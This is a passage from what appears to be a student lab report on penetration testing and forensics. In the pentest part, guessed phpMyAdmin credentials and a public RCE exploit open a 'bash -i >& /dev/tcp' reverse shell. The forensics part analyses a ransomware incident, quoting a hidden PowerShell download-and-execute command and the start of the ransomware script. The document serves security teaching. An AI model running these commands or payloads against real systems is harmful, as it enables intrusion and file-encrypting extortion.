


Figure 120: Vulnerability scan with *nikto* on port 8080

The program also flagged the X-Content-Type-Options header as missing (see Figure 120, marked cyan), but both Whatweb and Curl found the header being set to *nosniff* (see Figures 118 and 119), meaning Nikto most likely misdetected the header.

Nikto also found potentially interesting files / directories (such as */setup*, or composer configuration files) (see Figure 120, marked green).

4.2.10.4 Vulnerability Exploitation

The previously discovered credentials could be used to guess usernames and passwords to access the phpMyAdmin application. The following credentials were used (see Figures 121 and 122):

Username	Password
marq	sunshine
sam	machine




Figure 121: Proof of successful phpMyAdmin login with user marq

Figure 122: Proof of successful phpMyAdmin login with user sam

The phpMyAdmin version running on port 8080 has a remote code execution vulnerability. A public exploit abusing this vulnerability ("phpMyAdmin 4.8.1 - Remote Code Execution (RCE)" by user "samguy" on ExploitDB (ID: 50457) [79]) was used to create a reverse shell on the system see Figure 123) (*Command and Scripting Interpreter: Unix Shell (T1059.004)*).




Figure 123: Exploit-DB python script creating a reverse shell

Any threat actor could create a reverse shell with this publicly available exploit if the credentials to access phpMyAdmin are known, which can be guessed by using the credentials discovered prior to this point. The complete script used during the attack can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) ⟶ *8. phpMyAdmin* ⟶ *rce.py*

The parameters were passed to achieve the following [79]:

- **192.168.61.65**

  Provides the script with the target machine's IP address against which to run the exploit.

- **8080**

  Provides the port phpMyAdmin is running on.

- /

  Supplied the URL path phpMyAdmin runs on.

- **marq**

  Username to authenticate with.

- **sunshine**

  Password to authenticate with.

- **'bash -c \"bash -i >& /dev/tcp/10.0.61.2/443 0>&1 \"'**

  Creates the reverse shell (see *Section 4.2.5 – Command Injection*).

The python script was downloaded and necessitated no alteration to work. The dependencies were installed and some backslashes were escaped to prevent warning from polluting the output.

The cause and working principle of this exploit are explained in detail in *Section 5.2.3.1.1 – Working principle*. There are two other public exploits available on ExploitDB, which would work on for phpMyAdmin version 4.8.1 (see Figure 124). They were not chosen because they work on similar principles as the Remote Code Execution exploit (exploiting CVE 2018-12613), but are less sophisticated, only offering File Inclusion instead of Command Injection.




Figure 124: Exploit-DB public exploits for phpMyAdmin 4.8.1

Source: `https://www.exploit-db.com`

4.3 Digital Forensics

4.3.1 Target Machine Examination

The group which apparently conducted attack calls their ransomware "Gonnasmile" (see Figure 125). They claim that the victim's files have been encrypted, and that they can find instructions to recover them in the text file placed on the Desktop.

Figure 125: Victim's desktop wallpaper post attack

The text file contains a ransom note that demands 500$ to be sent to a cryptocurrency wallet (see Figure 126).

The files in the user's *Documents* folder have a *.encrypted* file ending, and are illegible (see Figure 127). All documents render in the same manner (see Appendix, Figures 173 and 174), displaying either placeholder or Chinese characters.




Figure 126: Gonnasmile ransom note

Trying different encodings to display the file contents didn't yield legible results, meaning the files were most likely actually cryptographically altered instead of having just their encodings changed, lending credence to the claim of encryption in the ransom note.




Figure 127: Example of encrypted file

4.3.2 Compromise Indicator Assessment

Assessing the victim's E-Mail inbox reveals a Phishing E-Mail (see Figure 128). The attackers used the *Phishing: Spearphishing Link (T1566.002)* [80] technique to target the victim.

They posed as Microsoft Support by using an E-Mail made to look similar to a real support account (see Figure 129), leading the user to fall victim to the *Social Engineering: Email Spoofing (T1684.002)* technique [81]. The E-Mail contained a hyperlink, which contained the attacker's C2-Server's address and the port the server ran on: *IP:192.168.61.26, Port: 8080* (see Figure 130). The attackers created fake urgency by claiming the user's account had been compromised.




Figure 128: Spearphishing E-Mail containing malicious link




Figure 129: Spearphishing E-Mail address impersonating Microsoft support




Figure 130: Spearphishing E-Mail as plain text containing malicious link

4.3.3 SIEM Analysis

Filtering for the timeframe the incident occurred in (see Figure 131), as well as for "Process Creation" events via EventID *1* [82], revealed the command which enabled the ransomware to encrypt the system's files (see Figure 132).




Figure 131: *Elastic* filter

Ev...	ExecutableInfo	@timestamp	Computer
1	"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe" -w hidden -Command "iex (iwr 'http://192.168.61.26:8080/download.txt').Content # I am not a robot - reCAPTCHA Verification ID: 93752 "	Jan 13, 2025 @ 17:28:40.321369200	DESKTOP-FEA5EJA

Figure 132: *Elastic* log of incident

The command seemingly responsible for the incident seems to be a PowerShell process started in the background with the "hidden" flag [83] (see Figure 132, marked red) (*\Powershell.exe" -w hidden*), which downloads the file *download.txt* from the previously discovered C2-server via HTTP [84] (*iwr 'http://192.168.61.26:8080/download.txt'*). This can be categorized as *Ingress Tool Transfer (T1105)* [85]. The command then executes the instructions contained in the downloaded file [86] (*'iex (...).Content*).

The computer the command ran on was called *DESKTOP-FEA5EJA* (see Figure 132, marked green).

The command had the timestamp *January 13, 2025, at 17:28:40.321369200*. (see Figure 132, marked cyan).

4.3.4 Network Traffic Analysis

The display filter (see Figure 133) was chosen with the following reasoning based on the information collected prior [87]:

- **http**

  The attacker sent the payload via HTTP, so filtering for that protocol would limit the results to the packets using the same protocol the attacker employed.

- **ip.addr==192.168.61.26**

  Filtering for packets originating from and addressed to the C2 server returned those packets the server sent and received during the incident.

- **tcp.port==8080**

  The C2 server was known to be running on port 8080, therefore limiting the displayed traffic to packets addressed to that port would further narrow results down.

Figure 133: *Wireshark* filter

If this filter had still returned too many packers, the filter *http.request.uri matches "download.txt"* could have been used to show just the packets containing the payload script. The filter limited the results enough to enable the relevant packet to be identified (see Figure 136). Following the HTTP stream revealed the downloaded text file, containing the ransomware in form of a *PowerShell* script. The extracted script can be viewed in the appended files under:
Assignment 3 - Digital Forensics $\longrightarrow$ *Wireshark Trace Files* $\longrightarrow$ *download.ps1*

The attacker uses a SimpleHTTP Python server, running on Python version 3.11.2 (see Figure 134). The script encrypts the following file types, while explicitly excluding packet capture (*.pcap*) files (see Figure 135, marked red):

- Text files (*.txt*)
- Microsoft Word files (*.docx*
- Microsoft Excel files (*.xlsx*)

The generated encryption key and initialization vector (see Figure 135, marked green) are written to a key file in the users home directory (see Figure 135, marked cyan).




Figure 134: Server used by the attacker

```
# Set Target and Exclusions
$TargetDir = "$env:UserProfile"
$Desktop = "$env:UserProfile\Desktop"
$FileTypes = "*.txt", "*.docx", "*.xlsx"
$ExcludedFiles = "*.pcap"
$ServerIP = "192.168.61.26:8080"
$WallpaperUrl = "http://$ServerIP/Wallpaper.png"
$LocalWallpaperPath = "$TargetDir\wallpaper.png"

# Create Keys and save key file for decryption
$EncryptionKey = [System.Convert]::ToBase64String((New-Object Security.Cryptography.AesManaged).Key)
$EncryptionIV = [System.Convert]::ToBase64String((New-Object Security.Cryptography.AesManaged).IV)
$KeyFile = Join-Path -Path $TargetDir -ChildPath "encryption_key.txt1"
Set-Content -Path $KeyFile -Value "$EncryptionKey`n$EncryptionIV" -Force
```

Figure 135: File types included and excluded by the payload

